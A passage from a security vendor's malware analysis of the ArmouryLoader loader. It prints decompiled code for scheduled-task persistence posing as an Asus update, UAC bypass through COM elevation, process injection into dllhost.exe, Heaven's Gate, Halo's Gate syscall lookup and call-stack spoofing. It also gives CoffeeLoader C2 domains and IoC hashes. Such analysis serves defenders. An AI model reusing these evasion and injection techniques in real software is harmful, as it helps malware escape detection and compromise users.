ExpandEnvironmentStringsW(L"%SystemRoot%\\system32\\schtasks.exe",local_880,0x104);
lstrcatW(local_268,local_678);
lstrcatW(local_268,L" \"");
lstrcatW(local_268,local_470);
lstrcatW(local_268,L"\",freeBuffer\"");
pWVar2 = local_880;
```

Figure 4-14 ArmouryLoader persistence through schtasks to create scheduled tasks 4-14

If you have administrator privilege, ArmouryLoader will execute with that high privilege when the user logs on.

```
ExpandEnvironmentStringsW(L"%PROGRAMDATA%\\ArmouryAIOSDK.dll",local_470,0x104);
BVar3 = CopyFileW(pWVar2,local_470,0);
if (BVar3 == 0) goto LAB_004012fb;
SetFileAttributesW(local_470,7);
set_permission(local_470,L"CURRENT_USER");
                /* 登录时触发，最高权限执行 */
pwVar5 = L"schtasks /Create /SC ONLOGON /TN AsusUpdateServiceUA /RL HIGHEST /TR \"";
pWVar6 = local_268;
for (iVar4 = 0x23; iVar4 != 0; iVar4 = iVar4 + -1) {
  *pWVar6 = *pwVar5;
  pwVar5 = pwVar5 + 2;
  pWVar6 = pWVar6 + 2;
}
*pWVar6 = *pwVar5;
memset(local_1da,0,0x17a);
ExpandEnvironmentStringsW(L"\"%SystemRoot%\\system32\\rundll32.exe\"",local_880,0x104);
```

Figure 4-15 ArmouryLoader Running Scheduled Tasks with Highest Privileges 415

In newer versions, ArmouryLoader will try to invoke the rights using COM components, in which case ArmouryLoader will first modify the process information in PEB and LDR _ DATA _ TABLE _ ENTRY.

```
GetWindowsDirectoryW(explorer_path,0x104);
lstrcatW(explorer_path,L"\\explorer.exe");
explorer_path_1 = VirtualAlloc(0x0,0x104,0x3000,4);
lstrcpyW(explorer_path_1,explorer_path);
peb = ProcessEnvironmentBlock;
peb_1 = ProcessEnvironmentBlock;
(*RtlEnterCriticalSection)(ProcessEnvironmentBlock->FastPebLock);
                /* 修改PEB信息 */
(*RtlInitUnicodeString)(&peb->ProcessParameters->ImagePathName,explorer_path);
(*RtlInitUnicodeString)(&peb->ProcessParameters->CommandLine,explorer_path);
InLoadOrderModuleList = peb->Ldr->Reserved2[1];
RtlEnterCriticalSection = InLoadOrderModuleList;
GetModuleFileNameW(0x0,local_420,0x104);
do {
  iVar1 = lstrcmpiW(local_420,(InLoadOrderModuleList->FullDllName).Buffer);
  if (iVar1 == 0) {
                /* 修改LDR_DATA_TABLE_ENTRY信息 */
    (*RtlInitUnicodeString)(&InLoadOrderModuleList->FullDllName,explorer_path_1);
    (*RtlInitUnicodeString)(InLoadOrderModuleList->BaseDllName,explorer_path_1);
    break;
  }
  InLoadOrderModuleList = InLoadOrderModuleList->Reserved1[0];
} while (InLoadOrderModuleList != RtlEnterCriticalSection);
(*RtlLeaveCriticalSection)(peb_1->FastPebLock);
uVar2 = 0;
```

Figure 4-16 ArmouryLoader Modifying Process Information 416

Then the weights are extracted by the COM component CMLuaUtil.

```
HVar1 = IIDFromString(L"{6EDD6D74-C007-4E75-B76A-E5740995E24C}",&xIID_ICMLuaUtil);
if (HVar1 == 0) {
  memset(&pBindOptions,0,0x24);
  pBindOptions.cbStruct = 0x24;
  local_38 = 4;
  CoInitialize(0x0);
  xIID_ICMLuaUtil_1.Data1 = xIID_ICMLuaUtil.Data1;
  xIID_ICMLuaUtil_1.Data2 = xIID_ICMLuaUtil.Data2;
  xIID_ICMLuaUtil_1.Data3 = xIID_ICMLuaUtil.Data3;
  xIID_ICMLuaUtil_1.Data4[0] = xIID_ICMLuaUtil.Data4[0];
  xIID_ICMLuaUtil_1.Data4[1] = xIID_ICMLuaUtil.Data4[1];
  xIID_ICMLuaUtil_1.Data4[2] = xIID_ICMLuaUtil.Data4[2];
  xIID_ICMLuaUtil_1.Data4[3] = xIID_ICMLuaUtil.Data4[3];
  xIID_ICMLuaUtil_1.Data4[4] = xIID_ICMLuaUtil.Data4[4];
  xIID_ICMLuaUtil_1.Data4[5] = xIID_ICMLuaUtil.Data4[5];
  xIID_ICMLuaUtil_1.Data4[6] = xIID_ICMLuaUtil.Data4[6];
  xIID_ICMLuaUtil_1.Data4[7] = xIID_ICMLuaUtil.Data4[7];
  HVar2 = CoGetObject(L"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}",
                      &pBindOptions,&xIID_ICMLuaUtil_1,&CMLuaUtil);
  if (HVar2 == 0) {
    HVar2 = (*(*CMLuaUtil)->ShellExec)(CMLuaUtil,rundll32,rundll32_parma,CurrentDirectory,0,0);
  }
}
```

Figure 4-17 ArmouryLoader using COM components to propose weights 417

In subsequent update, ArmouryLoader use COM components in place of that schtasks program to create schedule tasks.

```
/* "%SystemRoot%\system32\rundll32.exe" */
    pOVar3 = (*SysAllocString)(param_2);
    iVar2 = (*ppvObject_->lpVtbl->put_Path)(ppvObject_,pOVar3);
    if (-1 < iVar2) {
      SysFreeString(pOVar3);
/*  "%LOCALAPPDATA%\ArmouryAIOSDK.dll",Post_EntrypointReturn */
      pOVar3 = (*SysAllocString)(param_3);
      iVar2 = (*ppvObject_->lpVtbl->put_Arguments)(ppvObject_,pOVar3);
      if (-1 < iVar2) {
        SysFreeString(pOVar3);
        ppTask = ppvObject_;
        (*ppvObject_->lpVtbl->Release)();
        (*ppAction_->lpVtbl->Release)(ppAction_);
        ppTask_ = 0x0;
        userId.n1.decVal.Hi32 = null_var.decVal.Hi32;
        userId.n1._0_4_ = null_var._0_4_;
        userId.n1._8_4_ = null_var._8_4_;
        userId.n1._12_4_ = null_var._12_4_;
        password.n1.decVal.Hi32 = null_var.decVal.Hi32;
        password.n1._0_4_ = null_var._0_4_;
        password.n1._8_4_ = null_var._8_4_;
        password.n1._12_4_ = null_var._12_4_;
        sddl.n1.decVal.Hi32 = null_var._8_4_;
        sddl.n1._0_4_ = null_var.decVal.Hi32;
        sddl.n1._8_4_ = null_var._12_4_;
        sddl.n1._12_4_ = &ppTask_;
        uVar5 = (*ppFolder->lpVtbl->RegisterTaskDefinition)
                          (ppFolder,aAsusUpdateServiceUA,ppDefinition,
                           TASK_CREATE_OR_UPDATE,userId,password,
                           TASK_LOGON_INTERACTIVE_TOKEN,sddl,ppTask);
```

Figure 4-18 The ArmouryLoader uses the COM component to create a scheduled task 418

When you do not have System permissions, the scheduled task is triggered every 10 minutes.

```
if (-1 < iVar2) {
  pOVar3 = ::SysAllocString(L"2005-01-01T12:05:00");
  (*ppPrincipal_->lpVtbl->put_StartBoundary)(ppPrincipal_,pOVar3);
  local_24 = 0x0;
  iVar2 = (*ppPrincipal_->lpVtbl->get_Repetition)(ppPrincipal_,&local_24);
  if (-1 < iVar2) {
    bstrString = ::SysAllocString(L"PT10M");
    bstrString_00 = ::SysAllocString(L"");
    (*local_24->lpVtbl->put_Interval)(local_24,bstrString);
    (*local_24->lpVtbl->put_Duration)(local_24,bstrString_00);
    (*local_24->lpVtbl->Release)(local_24);
    SysFreeString(bstrString);
    SysFreeString(bstrString_00);
    SysAllocString = SysAllocString_exref;
  }
```

Figure 4-19ArmouryLoader sets a scheduled task that is triggered every 10 minutes 419

When you have System permissions, ArmouryLoader is set to run the program with the highest permissions.

```
if (is_privileges != 0) {
  ppPrincipal_ = 0x0;
  iVar2 = (*ppDefinition->lpVtbl->get_Principal)(ppDefinition,&ppPrincipal_);
  if (-1 < iVar2) {
    (*ppPrincipal_->lpVtbl->put_RunLevel)(ppPrincipal_,TASK_RUNLEVEL_HIGHEST);
  }
  (*ppPrincipal_->lpVtbl->Release)(ppPrincipal_);
}
```

Figure 4-20ArmouryLoader Setting Scheduled Task Run Permissions 420

At this time, the ArmouryLoader scheduled task will be logged in and triggered.

```
iVar2 = (*ppTriggers_->lpVtbl->Create)
                  (ppTriggers_,TASK_TRIGGER_LOGON,&ppPrincipal_);
if (-1 < iVar2) {
  ppPrincipal__2 = 0x0;
  iVar2 = (*ppPrincipal_->lpVtbl->QueryInterface)
                    (ppPrincipal_,&local_38,&ppPrincipal__2);
  pIVar4 = ppPrincipal_;
  if (-1 < iVar2) {
    (*ppPrincipal__2->lpVtbl->Release)(ppPrincipal__2);
    pIVar4 = ppPrincipal_;
  }

  (*pIVar4->lpVtbl->Release)(pIVar4);
```

Figure 4-21 ArmouryLoader Setting Scheduled Task Login Trigger 421

Then run shellcode to execute the next phase.

```
lpAddress = VirtualAlloc(0x0,0x22868,0x3000,4);
memcpy(lpAddress,0x402058,0x22868);
VirtualProtect(lpAddress,0x22868,0x40,&local_c);
(*lpAddress)();
```

Figure 4-22 Load the sixth phase of ArmouryLoader execution 422

4.7 The sixth stage of the ArmouryLoader loader

The sixth stage has the same function as the fourth stage, and is responsible for decrypting and loading the next stage PE files.

```
do {
  DVar5 = IMAGE_RELOCATION->SymbolTableIndex;
  reloc_idx = puVar8 >> 31;
  do {
    Type = *(&IMAGE_RELOCATION->Type + reloc_idx);
    Type_1 = Type;
    if ((Type >> 8 & 0xf0) == IMAGE_REL_BASED_HIGHLOW) {
      reloc_addr = (Type_1 & 0xffff0fff) + (IMAGE_RELOCATION->field0_0x0).VirtualAddress +
                   struct->image_base;
      *reloc_addr = (*reloc_addr - (IMAGE_NT_HEADERS->OptionalHeader).ImageBase) +
                    struct->image_base;
      Type_1 = 0;
    }
    if (Type_1 != 0) goto LAB_000227c3;
    reloc_idx = reloc_idx + 2;
  } while (reloc_idx < DVar5 - 8);
  symbol_table_idx = symbol_table_idx + IMAGE_RELOCATION->SymbolTableIndex;
  IMAGE_RELOCATION = &IMAGE_RELOCATION->field0_0x0 + IMAGE_RELOCATION->SymbolTableIndex;
} while (symbol_table_idx < IMAGE_RELOCATION_RVA[1]);
(*struct->FlushInstructionCache)(0xffffffff,0,0);
                    /* 调用下一阶段PE文件入口的 */
(*((IMAGE_NT_HEADERS->OptionalHeader).AddressOfEntryPoint + struct->image_base))();
```

Figure 4-23 ArmouryLoader completes redirection and calls the next stage PE file entry point 423

4.8 Armouryloader 7 Stage of Loader

In phase 7, ArmouryLoader will create a 64 - bit dllhost. exe process and inject shellcode into it to change the runtime environment from 32 - bit to 64 - bit.

Armouryloader first turns off file redirection and creates a 64 - bit dllhost. exe process.

```
kernel32 = load_dll(0x41f1c9bb);
local_14 = kernel32;
Wow64DisableWow64FsRedirection = load_func(kernel32,-0x4e2b02e2);
local_18 = 0x0;
result = (*Wow64DisableWow64FsRedirection)(&local_18);
if (result != 0) {
  memset(local_488,0,0x44);
  local_28 = 0;
  local_24 = 0;
  uStack_20 = 0;
  uStack_1c = 0;
  memset(local_f10,0,0x670);
  %SystemRoot%_system32_dllhost.exe[0] = '%';
  %SystemRoot%_system32_dllhost.exe[1] = '\0';
  %SystemRoot%_system32_dllhost.exe[2] = 'S';
  %SystemRoot%_system32_dllhost.exe[3] = '\0';
```

Figure 4-24 ArmouryLoader turns off file redirection 424

The ArmouryLoader will then search for some 64-bit DLLs to hijack the main process, in which the ArmouryLoader will frequently execute 64-bit code using the door of heaven technology.

Figure 4-25 ArmouryLoader executes 64-bit code through the gates of heaven 425

Through the Heaven's Gate, ArmouryLoader can call functions in 64-bit DLLs. As shown in the figure, ArmouryLoader can search and call 64-bit functions through get _ dll64, get _ func64, and call _ func64. Then the specific function is encapsulated to call the 64- bit function just like the normal function.

```
bool NtGetContextThread_64_warp(qword ThreadHandle,qword pContext)

{
  bool bVar1;
  qword NtGetContextThread;
  qword qVar2;
  int funchash;

  NtGetContextThread = ::NtGetContextThread;
  if (::NtGetContextThread == 0) {
    funchash = -0x63b9e96;
    NtGetContextThread = get_ntdll64();
    NtGetContextThread = get_func64(NtGetContextThread,funchash);
    if (NtGetContextThread != 0) goto LAB_004017fd;
  }
  else {
LAB_004017fd:
    ::NtGetContextThread = NtGetContextThread;
                    /* call_func64c(64位函数地址,参数数量,函数参数...); */
    qVar2 = call_func64(NtGetContextThread,2,CONCAT44(ThreadHandle._4_4_,ThreadHandle >> 0x1f),
                        ThreadHandle,ThreadHandle._4_4_ >> 0x1f);
    NtGetContextThread = ::NtGetContextThread;
    if (qVar2 == 0) {
      bVar1 = true;
      goto LAB_00401822;
    }
  }
  bVar1 = false;
LAB_00401822:
  ::NtGetContextThread._4_4_ = NtGetContextThread >> 0x20;
  ::NtGetContextThread._0_4_ = NtGetContextThread;
  return bVar1;
```

Figure 4-26 ArmouryLoader encapsulates a 64- bit NtGetContextThread 426

Finally, the 64- bit shellcode is executed in dllhost. exe by hijacking the main process.

```
(*ExpandEnvironmentStringsW)(%SystemRoot%_system32,local_690,0x104);
CreateProcessW = load_func(local_14,0x2e2476b5);
result = (*CreateProcessW)(local_898,0x0,0x0,0x0,0,0x14,0x0,local_690,&local_488,&local_28);
if (result != 0) {
  local_ee0 = 0x10001;
  dVar1 = NtGetContextThread_64_warp(local_28.hThread,context64);
  if (dVar1 != 0) {
    buffer = NtAllocateVirtualMemory_64_warp(local_28.hProcess,0,0,0xc5ff,0x3000,4);
    NtWriteVirtualMemory_64_warp(local_28.hProcess,buffer,&DAT_00410160,0xc5ff,0);
    NtProtectVirtualMemory_64_warp
              (local_28.hProcess,buffer,0xc5ff,0x20,%SystemRoot%_system32_dllhost.exe + 0x106
              );
    if (buffer != 0) {
      local_e18 = buffer;
                /* 指定64位的CONTEXT结构体中RIP为buffer */
      NtSetContextThread(local_28.hThread,context64);
      ResumeThread = load_func(local_14,0x61de1594);
      (*ResumeThread)(local_28.hThread);
    }
  }
}
```

Figure 4-27 ArmouryLoader hijacking the 64-bit dllhost. exe main process 427

4.9 Armouryloader phase 8

In the eighth stage, ArmouryLoader first obtains the addresses of ZwAddBootEntry, NtAllocateVirtualMemory and NtProtectVirtualMemory functions, and searches for the corresponding system call number.

```
hash = hash_string(s_ZwAddBootEntry_00000bb0);
search_syscall(hash,&ntdll_data,syscall_info);
copy_struct(ZwAddBootEntry_data,syscall_info);
hash = hash_string(s_NtAllocateVirtualMemory_00000bbf);
search_syscall(hash,&ntdll_data,syscall_info);
copy_struct(NtAllocateVirtualMemory_data,syscall_info);
hash = hash_string(s_NtProtectVirtualMemory_00000bd7);
search_syscall(hash,&ntdll_data,syscall_info);
copy_struct(NtProtectVirtualMemory_data,syscall_info);
```

Figure 4-28 Armoury search function and system call number 4-28

In the new version of ArmouryLoader, ArmouryLoader will search ntdll for a gadget of mov rax, [rax]; ret;, and read sensitive memory areas through the gadget to fool EDR that the read behavior is issued by ntdll.

```
                /* mov rax,[rax];ret; */
mov_rax_[rax]_ret = search_gadget(IMAGE_EXPORT_DIRECTORY + 0x1000,0x1000000);
e_lfanew = read_QWORD(dll + 0x3c,mov_rax_[rax]_ret);
IMAGE_EXPORT_DIRECTORY = read_QWORD(e_lfanew + 0x88 + dll,mov_rax_[rax]_ret);
IMAGE_EXPORT_DIRECTORY = IMAGE_EXPORT_DIRECTORY & 0xffffffff;
AddressOfNames = read_QWORD(dll + IMAGE_EXPORT_DIRECTORY + 0x20,mov_rax_[rax]_ret);
AddressOfFunctions = read_QWORD(dll + IMAGE_EXPORT_DIRECTORY + 0x1c,mov_rax_[rax]_ret);
AddressOfNameOrdinals = read_QWORD(dll + IMAGE_EXPORT_DIRECTORY + 0x24,mov_rax_[rax]_ret);
NumberOfNames = read_QWORD(dll + IMAGE_EXPORT_DIRECTORY + 0x18,mov_rax_[rax]_ret);
```

Figure 4-29 ArmouryLoader indirectly reads data through a gadget 429

Armouryloader will try to search the function for a specific sequence of bytes to get the call number.

```
for (idx = 0; NumberOfFunctions * 2 != idx; idx = idx + 2) {
  hNtdll = ntdll_data->hNtdll;
  uVar5 = hash_string(*(ntdll_data->AddressOfNames + idx * 2) + hNtdll);
  if (uVar5 == hash) {
    AddressOfNameOrdinals = ntdll_data->AddressOfNameOrdinals;
    *&p_buf->hash = hash;
    func_addr = *(ntdll_data->AddressOfFunctions + *(AddressOfNameOrdinals + idx) * 4) + hNtdll;
                /* mov r10,rcx
                   mov eax,???? */
    if (*func_addr == 0x4c) {
      if (((func_addr[1] == 0x8b) && (func_addr[2] == 0xd1)) && (func_addr[3] == 0xb8)) {
        if ((func_addr[6] == 0x0) && (func_addr[7] == 0x0)) {
          syscall_number = *(func_addr + 4);
          p_buf->func_addr = func_addr;
          p_buf->syscall_number = syscall_number;
          break;
        }
      }
```

Figure 4-30 ArmouryLoader Search System Call Number 430

If that object function is hook, it will cause ArmouryLoader to fail to search for the byte sequence, which in turn will cause the system call numb to be unavailable. At this point, ArmouryLoader will use the Halo's Gate technology to further search for the system call number. This technique searches for neighboring Zw functions, from which the system call number is retrieved. The system call number of the objective function can be calculated according to the distance between the adjacent function and the objective function.

```
            /* 算法假定每个Zw/Nt函数大小固定32字节 */
offset = 1;
func_addr_down = func_addr;
func_addr_upo = func_addr;
do {
            /* 每次向后延申32字节，搜索后续函数的系统调用号 */
  if ((((func_addr_down[0x20] == 'L') && (func_addr_down[0x21] == 0x8b)) &&
      ((func_addr_down[0x22] == 0xd1 &&
       ((func_addr_down[0x23] == 0xb8 && (func_addr_down[0x26] == '\0')))))) &&
     (func_addr_down[0x27] == '\0')) {
    bVar1 = func_addr[iVar6 + 5];
    bVar2 = func_addr[iVar6 + 4];
    p_buf->func_addr = func_addr;
    p_buf->syscall_number = bVar1 << 8 | bVar2 - offset;
    break;
  }
            /* 每次向前延申32字节，搜索上方函数的系统调用号 */
  if (((((func_addr_upo[-0x20] == 'L') && (func_addr_upo[-0x1f] == 0x8b)) &&
       (func_addr_upo[-0x1e] == 0xd1)) &&
      ((func_addr_upo[-0x1d] == 0xb8 && (func_addr_upo[-0x1a] == '\0')))) &&
     (func_addr_upo[-0x19] == '\0')) {
    bVar1 = func_addr[5 - iVar6];
    bVar2 = func_addr[4 - iVar6];
    p_buf->func_addr = func_addr;
    p_buf->syscall_number = offset + bVar2 | bVar1 << 8;
    break;
  }
  offset = offset + 1;
  iVar6 = iVar6 + 0x20;
  func_addr_down = func_addr_down + 0x20;
  func_addr_upo = func_addr_upo + -0x20;
} while (offset != 0x1f5);
```

Figure 4-31 ArmouryLoader searches for system call numbers using Halo's Gate technology 431

In that new version of armoury load, the algorithm is further improved. The ArmouryLoader no longer assumes the size of the Zw function to be 32 bytes, but calculates the minimum spacing of the Zw function through the derivation table of the traversal function to obtain the size of the Zw function.

```
if (NumberOfNames != 0) {
  uVar2 = NumberOfNames;
  min_distance_of_func = func_addr;
  do {
    if (((IMAGE_EXPORT_DIRECTORY != 0x0) || ((Size & 0xffffffff) == 0)) &&
       (*(*AddressOfNames + ntdll_1) == 3w)) {
      if (func_addr == 0) {
        func_addr = *(AddressOfFunctions + *AddressOfNameOrdinals * 4) + ntdll_1;
      }
      else {
        func_addr_1 = *(AddressOfFunctions + *AddressOfNameOrdinals * 4) + ntdll_1;
        func_addr2 = func_addr_1;
                /* 所搜所有zw函数并计算最小间距 */
        distance_of_func = func_addr - func_addr2;
        if (func_addr <= func_addr_1) {
          distance_of_func = func_addr2 - func_addr;
        }
        if ((min_distance_of_func == 0) || (distance_of_func < min_distance_of_func))
          min_distance_of_func = distance_of_func;
        }
      }
    }
    min_distance_of_func_1 = min_distance_of_func;
    AddressOfNames = AddressOfNames + 1;
    AddressOfNameOrdinals = AddressOfNameOrdinals + 1;
    uVar2 = uVar2 - 1;
  } while (uVar2 != 0);
}
*(param_1 + 0x18) = min_distance_of_func_1;
min_distance_of_func_2 = min_distance_of_func_1;
```

Figure 4-32 ArmouryLoader Calculates the Minimum Spacing of Zw Function 4-32

After searching for the system call number, ArmouryLoader uses NtAllocateVirtualMemory and NtProtectVirtualMemory to request memory space for the final target payload. In this process, ArmouryLoader will first calculate the system function that will be called using syscall in the ZwAddBootEntry function with the system call number. And forge the call stack on this basis.

The procedure searches kernel32. dll for a jmp [rbx] gadget that returns the control flow after the function call ends.

```
i = 0;
while( true ) {
  if (search_size - 1U <= i) {
    return 0;
  }
                    /*  jmp     QWORD PTR [rbx] */
  if ((hKernel32[i] == 0xff) && (hKernel32[i + 1] == 0x23)) break;
  i = i + 1;
}
return hKernel32 + i;
```

Figure 4-33Armoury Search jmp [rbx] gadget 433

Then ArmouryLoader obtains the RUNTIME _ FUNCTION information of the function through ExceptionDir in the .pdata section, so as to find the UnwindInfo of the function, where the UnwindInfo contains the frame stack size information of the function.

```
for (i = 0; i < NumberOfSections; i = i + 1) {
  hash = hash_string(IMAGE_SECTION_HEADER->Name,0);
              /* .pdata */
  if (hash == 0x78fa635d) {
    ExceptionDir = IMAGE_SECTION_HEADER->VirtualAddress + DllBase;
    ExceptionDir_end = &ExceptionDir->BeginAddress + (IMAGE_SECTION_HEADER->Misc).VirtualSiz
    e;
  }
  IMAGE_SECTION_HEADER = IMAGE_SECTION_HEADER + 1;
}
if ((ExceptionDir != 0x0) && (ExceptionDir_end != 0x0)) {
  for (; ExceptionDir < ExceptionDir_end; ExceptionDir = ExceptionDir + 1) {
    if ((ExceptionDir->BeginAddress <= gadget_addr - DllBase) &&
       (gadget_addr - DllBase <= ExceptionDir->EndAddress)) {
      *dll = DllBase;
      return ExceptionDir;
    }
  }
}
```

Figure 4-34 RUNTIME _ FUNCTION information of ArmouryLoader search function 434

Armouryloader then uses UnwindInfo to calculate the frame stack size of the function where the jmp [rbx] gadget is located and BaseThreadInitThunk and RtlUserThreadStart for subsequent forgery.

```
while (idx_1 = idx, idx_1 < CntUnwindCodes) {
  idx_2 = idx_1 + 1;
  idx_3 = idx_2;
  UnwindOp = *(UnwindInfoAddress->UNWIND_CODE + idx * 2 + 1);
  OpInfo = UnwindOp >> 4;
  UnwindOp = UnwindOp & 0xf;
  if (UnwindOp == UWOP_ALLOC_SMALL) {
    alloc_size = alloc_size + 8 + OpInfo * 8;
  }
  else if (UnwindOp < 3) {
    if (UnwindOp == UWOP_PUSH_NONVOL) {
      alloc_size = alloc_size + 8;
    }
    else {
                    /* UWOP_ALLOC_LARGE
                       如果UnwindOp等于0，则alloc_size除以8将记录在下一个UNWIND_CODE中，如果UnwindOp等于1
                    ，则alloc_size将以little-endian格式记录在接下来的两个UNWIND_CODE中
                       */
      if (OpInfo == 0) {
        iVar1 = UnwindInfoAddress->UNWIND_CODE[idx_3].FrameOffset * 8;
      }
      else {
        idx_2 = idx_1 + 2;
        iVar1 = UnwindInfoAddress->UNWIND_CODE[idx_2].FrameOffset * 0x10000 +
                UnwindInfoAddress->UNWIND_CODE[idx_3].FrameOffset;
      }
      alloc_size = alloc_size + iVar1;
      idx_1 = idx_2;
    }
  }
  else if (UnwindOp == UWOP_SAVE_NONVOL) {
    idx_1 = idx_2;
  }
  idx = idx_1 + 1;
```

Figure 4-35 ArmouryLoader Calculating Function Stack Size 435

Armouryloader then places the jmp [rbx] gadget at the return address of syscall, and the pointer to the function's true return address is placed in the rbx register to implement the return control flow. The frame stacks of BaseThreadInitThunk and RtlUserThreadStart functions will be deployed on subsequent call stacks to fool EDR into thinking that syscall is sent from RtlUserThreadStart to BaseThreadInitThunk via a function in kernel32.

```
PUSH    0x0                             下使用方SUB RSP和MOV [RSP]来调整找空间
SUB     RSP,qword ptr [RDI + 0x38]      RtlUserThreadStart_alloc_size
MOV     R11,qword ptr [RDI + 0x40]
MOV     qword ptr [RSP],R11             RtlUserThreadStart_gadget_addr
SUB     RSP,qword ptr [RDI + 0x20]      BaseThreadInitThunk_alloc_size
MOV     R11,qword ptr [RDI + 0x28]
MOV     qword ptr [RSP],R11             BaseThreadInitThunk_gadget_addr
SUB     RSP,qword ptr [RDI + 0x30]      jmp_[rbx]_alloc_size
MOV     R11,qword ptr [RDI + 0x50]
MOV     qword ptr [RSP],R11             jmp_[rbx]_offset
MOV     R11,RSI                         syscall_gadget
MOV     qword ptr [RDI + 0x8],R12
MOV     qword ptr [RDI + 0x10],RBX
MOV     RBX,qword ptr [RDI]
MOV     qword ptr [RDI],RBX             实际调用r11后的返回地址
MOV     RBX,RDI                         将返回地址的指针存入RBX
MOV     R10,RCX
MOV     RAX,qword ptr [RDI + 0x48]
JMP     R11                             跳转到syscall_gadget
```

Figure 4-36 ArmouryLoader Forges Call Stack 436

After allocating the memory space, ArmouryLoader copies the final target payload to the specified memory area, completes the redirection, and calls the program entry point to complete the posting. According to the final C2 domain name, the target payload of ArmouryLoader delivery is CoffeeLoader.

```
lVar2 = DAT_20ccac000;
lVar1 = *(DAT_20ccac000 + 0x2c1);
*(DAT_20ccac000 + 0x278) = 0;
*(lVar2 + 0x295) = 0x1bb;
*(lVar2 + 0x2a5) = 0x1bb;
*(lVar2 + 0x279) = lVar1 + 0x12;
*(lVar2 + 0x268) = 0x2001b7740;
*(lVar2 + 0x270) = 0x100000002;
*(lVar2 + 0x29d) = L"mvnrepo.net";
*(lVar2 + 0x2ad) = local_24;
*(lVar2 + 0x28d) = L"freeimagecdn.com";
*(lVar2 + 0x2b5) = 8000;
*(lVar2 + 0x281) = 1;
*(lVar2 + 0x289) = 0;
*(lVar2 + 0x2bd) = 1;
```

Figure 4-37 CoffeeLoader C2 Address 437

5 IoCs

IoCs
5a31b05d53c39d4a19c4b2b66139972f
90065f3de8466055b59f5356789001ba

6 ATT&CK Mapping Map of Samples



Figure 6-1 Mapping of Technical Features to ATT&CK 61

Specific ATT & CK technical behavior description table:

Table 6-1 ATT&CK Technical Behavior Description1

ATT&CK stages / categories	Specific behavior	Notes
Persistence	Utilization of planned tasks / jobs	Armouryloader is persistent by scheduling tasks
Abuse of enhanced control authority mechanism	Abuse of enhanced control authority mechanism	Armouryloader carries on the authority through the COM component
Defensive evasion	Anti-obfuscate / decode files or information	Armouryloader has a large number of XOR-encrypted code segments
		Armouryloader decrypts the code through OpenCL
		Armouryloader executes 64-bit code through the Heaven's Gate
	Modify file and directory permissions	Armouryloader prohibits user changes and deletions by adding ACL records
	Concealment	Armouryloader adds hidden, system, and read-only properties to persisted files
	Execute orders indirectly	Armouryloader reads the target memory through the system DLL widget
		Armouryloader directly calls system functions through syscall
		Armoury Loader Forges Call Function Call Stack
	Counterfeit	Armouryloader disguises Asus system management

		software and has an invalid digital signature
	Confusion of documents or information	The ArmouryLoader code has confusion
		Armouryloader retrieves the API through a hash

7 Antiy IEP helps users defend against loader threats

After testing, the terminal security products of Antiy IEP, relying on Antiy's self-developed threat detection engine and core-level active defense capability, can effectively detect, kill and defend the virus samples found this time.

Antiy IEP can monitor the local disk in real time and automatically detect the virus of new files. In response to this threat, when a user stores the ArmouryLoader loader locally by receiving email attachments, transmitting WeChat messages and downloading via the network, it will immediately alert the virus and clear malicious files. Prevent the terminal from being attacked by the user boot file.

